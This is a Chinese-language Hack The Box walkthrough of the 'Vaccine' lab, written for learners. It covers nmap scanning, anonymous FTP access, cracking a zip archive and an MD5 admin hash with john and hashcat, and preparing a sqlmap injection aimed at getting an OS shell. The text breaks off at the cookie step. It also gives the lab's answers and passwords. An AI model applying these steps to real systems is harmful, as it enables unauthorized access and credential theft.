HTB WP -Vaccine

task1:

1
2
Besides SSH and HTTP, what other service is hosted on this box?
除了 SSH 和 HTTP 之外,这台机器上还托管了什么其他服务?


快速用nmap扫一下:

1
nmap -F 10.129.124.138


可以看到还有个ftp服务,答案是:

1
ftp



(新开了一个靶机做补充知识)这是全面扫描的一个指令:

1
sudo nmap -sS -sVC -Pn -T4 --open -vv (your ip) -oA fulltcpscan

参数意思:

1
2
3
4
5
6
7
8
-sS:隐蔽扫描或者SIN扫描。
-sVC:就是-sV和-sC的结合,用于版本扫描和用部分脚本去扫。
-Pn:跳过主机发现阶段,人话就是跳过ping,不需要去确定它在网络上是否存活。
-T4:就是tier 4,描述的是扫描的强度,激进模式,扫描速度也很快。
--open:只报告开放端口。
-vv:获得更详细的输出。
-oA:给出输出模版,A就是all的意思,给出完整信息。
fulltcpscan:只是给输出的东西命名罢了不用在意。

task2:

1
2
This service can be configured to allow login with any password for specific username. What is that username?
该服务可以配置为允许特定用户名使用任意密码登录。这个用户名是什么?

回答:

1
anonymous

或者你确实忘了,用nmap扫:

1
nmap -sC 10.129.124.138 -p 21

task3:

1
2
What is the name of the file downloaded over this service?
通过该服务下载的文件名称是什么?

那就先连上看看呗:

1
ftp anonymous@10.129.124.138

可以看到是:

1
backup.zip

task4:

1
2
What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?
John The Ripper 工具集中自带哪个脚本,可以从受密码保护的 ZIP 压缩包中生成哈希值,以便进行破解尝试?

回答:

1
zip2john

task5:

1
2
What is the password for the admin user on the website?
网站上管理员用户的密码是什么?

根据前面的问题猜测关键信息应该在ftp得到的那个backup.zip里:

但是它是加密的,我们用john破解它,先获得hash,然后通过hash破解:

1
zip2john backup.zip


从$开始到pkzip$结束粘贴进hash.txt。然后再用字典爆破:

1
john -w=/usr/share/wordlists/rockyou.txt hash.txt

获得密码:

1
741852963

解压backup.zip,我们获得了index.php的源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
$_SESSION['login'] = "true";
header("Location: dashboard.php");
}
}
?>
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>MegaCorp Login</title>
<link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet"><link rel="stylesheet" href="./style.css">

</head>
<h1 align=center>MegaCorp Login</h1>
<body>
<!-- partial:index.partial.html -->
<body class="align">

<div class="grid">

<form action="" method="POST" class="form login">

<div class="form__field">
<label for="login__username"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#user"></use></svg><span class="hidden">Username</span></label>
<input id="login__username" type="text" name="username" class="form__input" placeholder="Username" required>
</div>

<div class="form__field">
<label for="login__password"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#lock"></use></svg><span class="hidden">Password</span></label>
<input id="login__password" type="password" name="password" class="form__input" placeholder="Password" required>
</div>

<div class="form__field">
<input type="submit" value="Sign In">
</div>

</form>


</div>

<svg xmlns="http://www.w3.org/2000/svg" class="icons"><symbol id="arrow-right" viewBox="0 0 1792 1792"><path d="M1600 960q0 54-37 91l-651 651q-39 37-91 37-51 0-90-37l-75-75q-38-38-38-91t38-91l293-293H245q-52 0-84.5-37.5T128 1024V896q0-53 32.5-90.5T245 768h704L656 474q-38-36-38-90t38-90l75-75q38-38 90-38 53 0 91 38l651 651q37 35 37 90z"/></symbol><symbol id="lock" viewBox="0 0 1792 1792"><path d="M640 768h512V576q0-106-75-181t-181-75-181 75-75 181v192zm832 96v576q0 40-28 68t-68 28H416q-40 0-68-28t-28-68V864q0-40 28-68t68-28h32V576q0-184 132-316t316-132 316 132 132 316v192h32q40 0 68 28t28 68z"/></symbol><symbol id="user" viewBox="0 0 1792 1792"><path d="M1600 1405q0 120-73 189.5t-194 69.5H459q-121 0-194-69.5T192 1405q0-53 3.5-103.5t14-109T236 1084t43-97.5 62-81 85.5-53.5T538 832q9 0 42 21.5t74.5 48 108 48T896 971t133.5-21.5 108-48 74.5-48 42-21.5q61 0 111.5 20t85.5 53.5 62 81 43 97.5 26.5 108.5 14 109 3.5 103.5zm-320-893q0 159-112.5 271.5T896 896 624.5 783.5 512 512t112.5-271.5T896 128t271.5 112.5T1280 512z"/></symbol></svg>

</body>
<!-- partial -->

</body>
</html>

关键逻辑是:

1
cat index.php | grep "user"
1
2
3
4
5
6
7
8
9
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
$_SESSION['login'] = "true";
header("Location: dashboard.php");
}
}
?>

源码的意思就是我们用POST方法传入账号密码,账号是admin,密码的md5是2cb42f8734ea607eefed3b70af13bbd3,如果登录成功就跳转到dashboard.php。

查一下md5:https://www.somd5.com/


或者也可以用hashcat破解这个md5:

1
hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt

参数解释一下:

1
2
-a 0:-a 就是attack指定攻击模式(--attack-mode),0 代表 Straight(纯字典攻击)模式
-m 0:Mode(模式)指定哈希类型(--hash-type / --hash-mode),0 代表 MD5 算法。

所以账号是:

1
admin

密码是:

1
qwerty789

task6:

1
2
What option can be passed to sqlmap to try to get command execution via the sql injection?
可以向 sqlmap 传递什么选项来尝试通过 SQL 注入获取命令执行?

回答:

1
sqlmap --help

就知道了:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
Usage: python3 sqlmap [options]

Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL

--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly

Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value

Detection:
These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection
techniques

--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--dbs Enumerate DBMS databases
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate
-T TBL DBMS database table(s) to enumerate
-C COL DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch Never ask for user input, use the default behavior
--flush-session Flush session files for current target

Miscellaneous:
These options do not fit into any other category

--wizard Simple wizard interface for beginner users
1
2
--os-shell
尝试获取一个交互式的操作系统 Shell(最常用的选项)。

task7+8+9:

1
2
What program can the postgres user run as root using sudo?
postgres 用户可以使用 sudo 以 root 身份运行什么程序?


这个需要:

1
sudo -l

先登录postgres 用户,提示需要密码。我不知道啊,所以该从我们登录进去的网页里找信息(当我们在仪表盘里search的时候,可以发现是以get方式,也就是url传参的):

1
http://10.129.124.138/dashboard.php?search=11

其实通过这个查询是能看出来这是个SQL数据库,而我们可以注入获得一些敏感信息的(前面提示我们用SQLMAP那就用一下):


我们这道题你要想使用sqlmap进行SQL注入时需要先进行身份验证,而身份验证的凭证就是cookie,所以我们需要F12并在存储里找到我们的cookie:

1
